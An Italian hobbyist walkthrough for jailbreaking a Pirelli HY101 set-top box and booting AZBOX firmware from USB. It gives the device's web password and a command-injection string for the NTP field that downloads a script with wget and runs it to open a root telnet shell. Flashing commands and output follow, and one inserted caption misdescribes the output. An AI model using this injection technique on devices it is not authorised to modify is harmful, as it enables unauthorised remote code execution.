

GUIDA (semi) DEFINITIVA ALLA MODIFICA DEL PIRELLI STB HY101

-Prefazione-

Tutto cio' che dovete sapere su questo STB (Set Top Box) potete trovarlo a questi indirizzi:

<http://hy100wiki.algasystems.net/wiki/doku.php>

<http://www.ilpuntotecnicoeadsl.com/forum/index.php/topic,3267.0.html>

-DISCLAIMER-

- SI RICORDA CHE TUTTO IL MATERIALE FORNITO DA TELECOM ITALIA E' IN COMODATO D'USO PERTANTO SI SCONSIGLIA L'UTILIZZO DI QUESTA GUIDA SU STB DI PROPRIETA' DI TELECOM ITALIA. TUTTE LE SPERIMENTAZIONI SONO STATE EFFETUATE SU STB ACQUISTATI IN MODO PRIVATO.

- TUTTE LE INFORMAZIONI PRESENTI IN QUESTO DOCUMENTO SONO A SOLO TITOLO DI STUDIO E SPERIMENTAZIONE. GLI AUTORI DELLE SPERIMENTAZIONI E GLI AUTORI DI QUESTA GUIDA NON SONO RESPONSABILI IN CASO DI DANNI DERIVANTI DALL'UTILIZZO DELLA GUIDA E DEI RELATIVI PACCHETTI IVI CITATI.

- SI INVITA TRA L'ALTRO A LEGGERE PER INTERO LA PROCEDURA PRIMA DI AGIRE...

- INOLTRE E' GRADITA UNA MODERATA CONOSCENZA DI LINUX (COMANDI BASE)

- L'USO DI QUESTA GUIDA E' **SCONSIGLIATO** A: TUTTI QUELLI CHE NON HANNO LETTO ALMENO 2 VOLTE I LINKS INDICATI ALL'INIZIO DELLA GUIDA, E AI DEBOLI DI CUORE :)

TUTTO CIO CHE ANDRO' A DESCRIVERE E' STATO REALIZZATO IN AMBIENTE **WINDOWS XP SP3** SU **STB HY101**, FATTA ECCEZIONE PER LA FORMATTAZIONE DELLA CHIAVETTA USB IN AMBIENTE LINUX. E' TUTTAVIA REALIZZABILE IN ALTRI AMBIENTI, MA LA PROCEDURA NON VERRA' DESCRITTA.


-LONG BREATH... READY?... HERE WE GOOO!!!

Come già spiegato in questo documento molto dettagliato:


http://hy100wiki.algasystems.net/wiki/doku.php/ntp_exploit

l'unico (?) modo per aver accesso all'STB è quello di sfruttare una falla nell'interfaccia web dell'STB. Vediamo in che modo:

-scaricare tftpd32 (<http://tftpd32.jounin.net/download/tftpd32.333.zip>) e configurarlo nel seguente modo:



-Settare la propria scheda di rete nel seguente modo:



-Disattivare eventuali altri server DHCP


-Accendere il STB e attendere la fine del boot

-Aprire un browser alla pagina <http://83.221.117.228:1980>

-Entrare con password `t30d0r1c0`

-Impostare nel campo relativo al server NTP (quello nel cerchio) la seguente stringa:

`pool.ntp.org;$(cd$IFS/tmp;/usr/bin/wget$IFS/http://83.221.117.229/script.sh;/bin/sh$IFS/tmp/script.sh)`

	Hardware version	pirelli-S1	MAC address	00:1C:A2:
	Serial number		RAM size	0 MB
	Software version	1.7.14		

IP mode	<input checked="" type="radio"/> Static <input type="radio"/> DHCP	DNS server 1	192.168.1.1
IP address	83.221.117.229	Get time from network?	<input type="radio"/> No <input type="radio"/> Yes
IP netmask	255.255.255.0	NTP server 1	ntp-tr069-1.interbusiness
IP default gateway	83.221.117.228	Check for upgrade?	<input type="radio"/> No <input type="radio"/> Yes
System page	http://omp.iptv.interbusiness		
TV out signal	<input type="radio"/> RGB+Comp <input type="radio"/> RGB only	Subtitles	<input type="radio"/> No <input type="radio"/> Yes
TV Aspect Ratio	<input type="radio"/> 4:3 <input type="radio"/> 16:9	Subtitles lang	<input type="radio"/> Italian <input type="radio"/> English
TV auto switch	<input type="radio"/> No <input type="radio"/> Yes		
Audio volume	13		
<input type="button" value="Submit"/> <input type="button" value="Defaults"/> <input type="button" value="Reboot"/>			
New Password		Confirm Password	

screenshot by Zibri

1) E' CONSIGLIABILE NON CAMBIARE ALTRI PARAMETRI COME L'IP (NO IP STATICO) O ALTRO NELL'INTERFACCIA PIRELLI. SI RISCHIA GROSSO...

2) LO SCRIPT (script.sh --> telnetd di conseguenza) VIENE ESEGUITO MOLTE VOLTE QUINDI ATTENZIONE...

- scaricare apache http server (http://mirror.nohup.it/apache/httpd/binaries/win32/apache_2.2.11-win32-x86-no_ssl.msi)

- installare il server http e lasciare tutte le impostazioni di default (la directory di default è: C:\Programmi\Apache Software Foundation\Apache2.2\htdocs)

- scaricare questo pacchetto http://jackthevendicator.dlinkpedia.net/files/JackTheVendicator/beta/pirelli%20stb%20beta%20test/azbox_flasher.tar.gz

- decomprimere il pacchetto sopraindicato nella directory del server apache (C:\Programmi\Apache Software Foundation\Apache2.2\htdocs)

- aprire il prompt di DOS (start-->esegui-->cmd) e digitare:

telnet 83.221.117.228 <---premi enter

l'output dovrebbe essere questo:


*BusyBox v1.00 (2008.12.03-10:54+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.*

ora digitate:

*cd /mnt <---premi enter
ls <---premi enter*

l'output dovrebbe essere questo:

```
/ # cd mnt
/mnt # ls
azbox_kernel.sh  genxenv          telnetd
azbox_variables.sh lzma.bin
flashburn.sh    pirelli_recover.sh
```



```

c:\ Telnet 83.221.117.228
50 root          SW [pdflush]
52 root          SW< [aio/0]
51 root          SW [kswapd0]
635 root         SW< [kseriod]
656 root         SW [mtdblockd]
710 root         192 S   init
711 root         428 S   /bin/sh /etc/init.d/rcS
726 root         300 S   /bin/sh /etc/init.d/rcS
811 root         SWN [jffs2_gcd_mtd?]
1058 root        Z [keypress]
1247 root        Z [keypress]
1282 root        160 S   /sbin/netplugd
1334 root        Z [dhcpcd.exe]
1335 root        204 S   /sbin/dhcpcd -i pirelli-stb -v upgrd -t 0 -M /tmp/dhc
1377 root        Z [telnetd]
1378 root        240 S   /mnt/telnetd -l /bin/sh
1433 root        Z [ntpd]
1589 root        496 S   /bin/sh
1613 root        440 S   /bin/sh /etc/init.d/pppoe start
1621 root        440 R   /bin/sh /tmp/scriptino.sh
1635 root        380 R   ps ax
/ # cd mnt
/mnt # ls
azbox_kernel.sh  genxenv          telnetd
azbox_variables.sh lzma.bin
flashburn.sh    pirelli_recover.sh
```

ora digitate:

```
./azbox_variables.sh <---premi enter
```

l'output dovrebbe essere questo:

```
/mnt # ./azbox_variables.sh
256+0 records in
256+0 records out
Loaded xenv file, xenvsize = 2271
Reading value from stdin
Read value file, size = 4
[y.startdelay], length 4
Saving xenv file, xenvsize = 2290
Loaded xenv file, xenvsize = 2290
Reading value from stdin
Read value file, size = 55
[a.linux_cmd], length 55
Saving xenv file, xenvsize = 2359
Loaded xenv file, xenvsize = 2359
Reading value from stdin
Read value file, size = 52
[y.start], length 52
deleting record
Saving xenv file, xenvsize = 2383
Loaded xenv file, xenvsize = 2383
(0x00) 4 a.avclk_mux 0x00000000
(0x00) 19 a.board_id "Pirelli STB HY100"
(0x00) 4 a.cd2_freq 0x05b8d800
```

(0x00) 4 a.cd4_freq 0x01fca055
(0x00) 4 a.chip_rev 0x86340082
(0x00) 4 a.enable_devices 0x00023efe
(0x00) 4 a.gpio_data 0x00000000
(0x00) 4 a.gpio_dir 0x00000000
(0x00) 4 a.gpio_irq_map 0x0d000a00
(0x00) 4 a.hostclk_mux 0x00000100
(0x00) 4 a.irq_fall_edge_hi 0x00000000
(0x00) 4 a.irq_fall_edge_lo 0x0000c000
(0x00) 4 a.irq_rise_edge_hi 0x0000009f
(0x00) 4 a.irq_rise_edge_lo 0xff28ca00
(0x00) 4 a.pb_cs_config 0x000c10c0
(0x00) 4 a.pb_def_timing 0x010e0008
(0x00) 4 a.pb_timing0 0x010e0008
(0x00) 4 a.pb_timing1 0x00110101
(0x00) 4 a.pb_use_timing0 0x000003fc
(0x00) 4 a.pb_use_timing1 0x000003f3
(0x00) 4 a.pci_dev1_irq_route 0x01010101
(0x00) 4 a.pci_dev2_irq_route 0x01010101
(0x00) 4 a.pci_dev3_irq_route 0x01010101
(0x00) 4 a.pci_dev4_irq_route 0x02020202
(0x00) 4 a.premux 0x00000203
(0x00) 4 a.scard_5v_pin 0x00000001
(0x00) 4 a.scard_cmd_pin 0x00000002
(0x00) 4 a.scard_off_pin 0x00000000
(0x00) 4 a.uart0_gpio_data 0x00000000
(0x00) 4 a.uart0_gpio_dir 0x00000000
(0x00) 4 a.uart0_gpio_mode 0x0000006e
(0x00) 4 a.uart1_gpio_data 0x00000000
(0x00) 4 a.uart1_gpio_dir 0x00000000
(0x00) 4 a.uart1_gpio_mode 0x0000006e
(0x00) 4 a.uart_used_ports 0x00000002
(0x00) 4 l.cs0_size 0x00000000
(0x00) 4 l.cs1_size 0x00000000
(0x00) 4 l.cs2_part1_offset 0x00000000
(0x00) 4 l.cs2_part1_size 0x00020000
(0x00) 4 l.cs2_part2_offset 0x00020000
(0x00) 4 l.cs2_part2_size 0x00100000
(0x00) 4 l.cs2_part3_offset 0x00120000
(0x00) 4 l.cs2_part3_size 0x00020000
(0x00) 4 l.cs2_part4_offset 0x00140000
(0x00) 4 l.cs2_part4_size 0x00040000
(0x00) 4 l.cs2_part5_offset 0x00180000
(0x00) 4 l.cs2_part5_size 0x00100000
(0x00) 4 l.cs2_part6_offset 0x00280000
(0x00) 4 l.cs2_part6_size 0x00040000
(0x00) 4 l.cs2_part7_offset 0x002c0000
(0x00) 4 l.cs2_part7_size 0x00200000
(0x00) 4 l.cs2_part8_offset 0x004c0000
(0x00) 4 l.cs2_part8_size 0x00200000
(0x00) 4 l.cs2_part9_offset 0x006c0000
(0x00) 4 l.cs2_parts 0x00000009
(0x00) 4 l.cs2_size 0x04000000
(0x00) 4 l.cs3_part1_offset 0x00000000
(0x00) 4 l.cs3_part1_size 0x04000000
(0x00) 4 l.cs3_parts 0x00000001
(0x00) 4 l.cs3_size 0x04000000
(0x00) 4 x.boot 0x00120000
(0x00) 4 x.csf 0x00000002
(0x00) 4 x.d0.cfg 0xf34111ba
(0x00) 4 x.d1.cfg 0xe34111ba
(0x00) 4 x.div1 0x000000f

```

(0x00) 4 x.ds 0x00010080
(0x00) 4 x.dt 0x00000001
(0x00) 4 x.l2rzc 0x0000000c
(0x00) 4 x.l2xz 0x00000015
(0x00) 4 x.pll1 0x0101002b
(0x00) 4 y.DYB_prot_sect_0 0x00000000
(0x00) 4 y.DYB_prot_sect_1 0x00000000
(0x00) 4 y.DYB_prot_sect_10 0x00000000
(0x00) 4 y.DYB_prot_sect_11 0x00000000
(0x00) 4 y.DYB_prot_sect_12 0x00000000
(0x00) 4 y.DYB_prot_sect_13 0x00000000
(0x00) 4 y.DYB_prot_sect_14 0x00000000
(0x00) 4 y.DYB_prot_sect_15 0x00000000
(0x00) 4 y.DYB_prot_sect_2 0x00000000
(0x00) 4 y.DYB_prot_sect_3 0x00000000
(0x00) 4 y.DYB_prot_sect_4 0x00000000
(0x00) 4 y.DYB_prot_sect_5 0x00000000
(0x00) 4 y.DYB_prot_sect_6 0x00000000
(0x00) 4 y.DYB_prot_sect_7 0x00000000
(0x00) 4 y.DYB_prot_sect_8 0x00000000
(0x00) 4 y.DYB_prot_sect_9 0x00000000
(0x00) 10 y.gateway "10.0.0.1"
(0x00) 11 y.ipaddr "10.0.0.96"
(0x00) 87 y.oldstart "xrpc 0xac4c0190; load zbf 0xb3000000; go . root=/dev/mt
dblock/9 mem=114M console=null"
(0x00) 15 y.subnetmask "255.255.255.0"
(0x00) 4 z.boot0 0x00280000
(0x00) 4 z.boot1 0x00140000
(0x00) 4 z.boot2 0x03fa0000
(0x00) 4 z.boot3 0x00140000
(0x00) 19 a.eth_mac "00:1C:xx:xx:xx:xx"
(0x00) 24 a.telecomit_barcode "*****"
(0x00) 1 z.default_boot 0x00
(0x00) 4 a.uart_console_port 0x00000001
(0x00) 4 y.startdelay "10"
(0x00) 55 a.linux_cmd "console=ttyS0 root=/dev/sda1 rw rootdelay=20 mem=108m"
(0x00) 52 y.start "copy 0xade0000 0x91400000 0x120000; go 0x91400000"
101 records, 2383 bytes

```

The screenshot shows a Telnet window titled "Telnet 83.221.117.228". The user has executed a script named "azbox_variables.sh" in the "/mnt" directory. The script's output shows the process of loading and saving Xen configuration files (xenv) multiple times, updating various variables like startdelay, linux_cmd, and start. The final output shows the deletion of a record and the saving of a new xenv file with a size of 2383 bytes. The script then prints several variables in hexadecimal format, including avclk_mux, board_id, cd2_freq, and cd4_freq.

```

C:\ Telnet 83.221.117.228
/mnt # ./azbox_variables.sh
256+0 records in
256+0 records out
Loaded xenv file, xenvsize = 2271
Reading value from stdin
Read value file, size = 4
[y.startdelay], length 4
Saving xenv file, xenvsize = 2290
Loaded xenv file, xenvsize = 2290
Reading value from stdin
Read value file, size = 55
[a.linux_cmd], length 55
Saving xenv file, xenvsize = 2359
Loaded xenv file, xenvsize = 2359
Reading value from stdin
Read value file, size = 52
[y.start], length 52
deleting record
Saving xenv file, xenvsize = 2383
Loaded xenv file, xenvsize = 2383
(0x00) 4 a.avclk_mux 0x00000000
(0x00) 19 a.board_id "Pirelli STB HY100"
(0x00) 4 a.cd2_freq 0x05b8d800
(0x00) 4 a.cd4_freq 0x01fca055

```

ora se digitate:

ls

l'output dovrebbe essere questo:

```
/mnt # ls  
azbox_kernel.sh  genxenv          pirelli_recover.sh  
azbox_variables.sh lzma.bin       telnetd  
flashburn.sh    mtdblock1.bin
```



ora è presente il file *mtdblock1.bin* (backup in caso le cose si mettano male :))

digitare ora:

./azbox_kernel.sh <---premi enter

l'output dovrebbe essere questo:

```
/mnt # ./azbox_kernel.sh  
Flash upgrading procedure:  
/mnt/flashburn.sh ver.20061103
```

```
The sector 240 (0x01e00000) is unprotected  
.Erasing /dev/mtd/0 (241/512): OK
```

```
The sector 241 (0x01e20000) is unprotected  
.Erasing /dev/mtd/0 (242/512): OK
```

```
The sector 242 (0x01e40000) is unprotected  
.Erasing /dev/mtd/0 (243/512): OK
```

```
The sector 243 (0x01e60000) is unprotected  
.Erasing /dev/mtd/0 (244/512): OK
```

```
The sector 244 (0x01e80000) is unprotected  
.Erasing /dev/mtd/0 (245/512): OK
```

```
The sector 245 (0x01ea0000) is unprotected  
.Erasing /dev/mtd/0 (246/512): OK
```

```
The sector 246 (0x01ec0000) is unprotected  
.Erasing /dev/mtd/0 (247/512): OK
```

```
The sector 247 (0x01ee0000) is unprotected  
.Erasing /dev/mtd/0 (248/512): OK
```

```
The sector 248 (0x01f00000) is unprotected  
.Erasing /dev/mtd/0 (249/512): OK  
Writing file /mnt/lzma.bin (1173280) to /dev/mtd/0: OK
```



```
C:\ Telnet 83.221.117.228
(0x00) 4 a.uart_console_port 0x00000001
(0x00) 4 y.startdelay "10"
(0x00) 55 a.linux_cmd "console=ttyS0 root=/dev/sda1 rw rootdelay=20 mem=108m"
(0x00) 52 y.start "copy 0xade00000 0x91400000 0x120000; go 0x91400000"
101 records, 2383 bytes

/mnt # ls
azbox_kernel.sh      genxenv              pirelli_recover.sh
azbox_variables.sh  lzma.bin             telnetd
flashburn.sh        mtdblock1.bin

/mnt # ./azbox_kernel.sh
Flash upgrading procedure:
/mnt/flashburn.sh ver.20061103

The sector 240 (0x01e00000) is unprotected
.Erasing /dev/mtd/0 (241/512): OK

The sector 241 (0x01e20000) is unprotected
.Erasing /dev/mtd/0 (242/512): OK

The sector 242 (0x01e40000) is unprotected
.Erasing /dev/mtd/0 (243/512): OK

The sector 243 (0x01e60000) is unprotected
.Erasing /dev/mtd/0 (244/512): OK

The sector 244 (0x01e80000) is unprotected
.Erasing /dev/mtd/0 (245/512): OK

The sector 245 (0x01ea0000) is unprotected
.Erasing /dev/mtd/0 (246/512): OK

The sector 246 (0x01ec0000) is unprotected
.Erasing /dev/mtd/0 (247/512): OK

The sector 247 (0x01ee0000) is unprotected
.Erasing /dev/mtd/0 (248/512): OK

The sector 248 (0x01f00000) is unprotected
.Erasing /dev/mtd/0 (249/512): OK
Writing file /mnt/lzma.bin (1173280) to /dev/mtd/0: OK

/mnt #
```

a questo punto non ci resta che scaricare questo pacchetto:

http://hy100wiki.algasystems.net/files/azbox/usb-root-0.9.1314-20090528_1202.tar.bz2

-da LINUX decomprimerlo come utente root in una chiavetta usb da almeno 128mb formattata in ext2:
I COMANDI VARIANO DA DISTRIBUZIONE A DISTRIBUZIONE ED IL NOME DEL DEVICE USB POTREBBE CAMBIARE, QUINDI I
COMANDI SEGUENTI SONO A PURO TITOLO ESPLICATIVO:

aprire un terminale su linux e digitare:

```
...
cd /mnt/sdb
tar jxvf /percorso/al/file/usb-root-0.9.1314-20090528_1202.tar.bz2
```

dovrebbero scorrere i file presenti nell'archivio...

terminata la procedura di copia dei files, rimuovere in maniera sicura il device usb ed agire come segue:

- accendere la tv e collegare la presa scart dalla tv alla presa TV-SCART dell'STB
- attaccare la chiavetta usb nell' entrata usb posta sul retro denominata come USB2
- attendere qualche secondo et VOILA' dovrebbe apparire il logo AZBOX...

e da qui in poi vi rimando alla mappatura dei tasti per prendere confidenza con l'interfaccia del nuovo firmware:

[230] = 43, //Alice --> Home
[234] = 40, //Info
[164] = 25, //Play-Pause
[246] = 18, //Up
[247] = 19, //Down
[248] = 20, //Left
[249] = 21, //Right
[103] = 18, //Up (keyboard)
[108] = 19, //Down (keyboard)
[105] = 20, //Left (keyboard)
[106] = 21, //Right (keyboard)
[250] = 16, //Ok
[115] = 13, //Vol up
[114] = 12, //Vol dn
[128] = 24, //Stop
[11] = 60, //0
[2] = 1,
[3] = 2,
[4] = 3,
[5] = 4,
[6] = 5,
[7] = 6,
[8] = 7,
[9] = 8,
[10] = 9,
[238] = 27, //Ch- --> Skip back
[158] = 27, //Back --> Skip back (keyboard)
[168] = 23, //Rew
[245] = 26, //FFwd
[237] = 28, //Ch+ --> Skip forward
[159] = 28, //Forward --> Skip forward (keyboard)
[167] = 38, //Rec --> Check
[255] = 30, //Back --> Del
[239] = 32, //Text --> ABC/123
[228] = 47, //Opzioni --> Search
[223] = 39, //Video --> Resolution
[1] = 46, //Back (FP) --> Usb eject
[113] = 14, //Mute
[240] = 22, //Exit
[174] = 22, //Exit (keyboard)
[251] = 33, //Red
[252] = 34, //Green
[253] = 35, //Yellow
[254] = 36, //Blue
[241] = 33, //Red (keyboard)
[242] = 34, //Green (keyboard)
[243] = 35, //Yellow (keyboard)
[244] = 36, //Blue (keyboard)
[227] = 17, //Guida --> Menu
[233] = 17, //Menu (keyboard)

-ATTENZIONE-

NEL MALAUGURATO CASO IN CUI L'STB RESTITUISCA UN'ERRORE TIPO IL SEGUENTE:

...
SHA-1 checksum failed

dopo il comando:

./azbox_variables

SEGUIRE LE ISTRUZIONI ALLA LETTERA:

1) NON FARSI PRENDERE DAL PANICO & MANTENERA LA CALMA

2) NON SPEGNERE PER NESSUNA RAGIONE AL MONDO IL DECODER <------(PENA IL BRICK IMMEDIATO E CONSEGUENTE INUTILIZZO)

3) DARE IL SEGUENTE COMANDO:

./pirelli_recover.sh <-----questo file è presente in /mnt se siete in un'altra directory dovete spostarvi di conseguenza

(Questo comando riscrive la partizione delle variabili usando il backup fatto prima)

Credits: 30252783,Beghiero,cyberstorm,Zibri,mce2222,Hoernchen,Roleo,JackTheVendicator... **GRAZIE!!!**

Grazie anche a tutti i partecipanti del forum per aver contribuito alla scoperta, allo studio e all'evoluzione di questo decoder
... e soprattutto grazie a tutti quelli che lo hanno sarificato per la causa :)

Good luck & have phun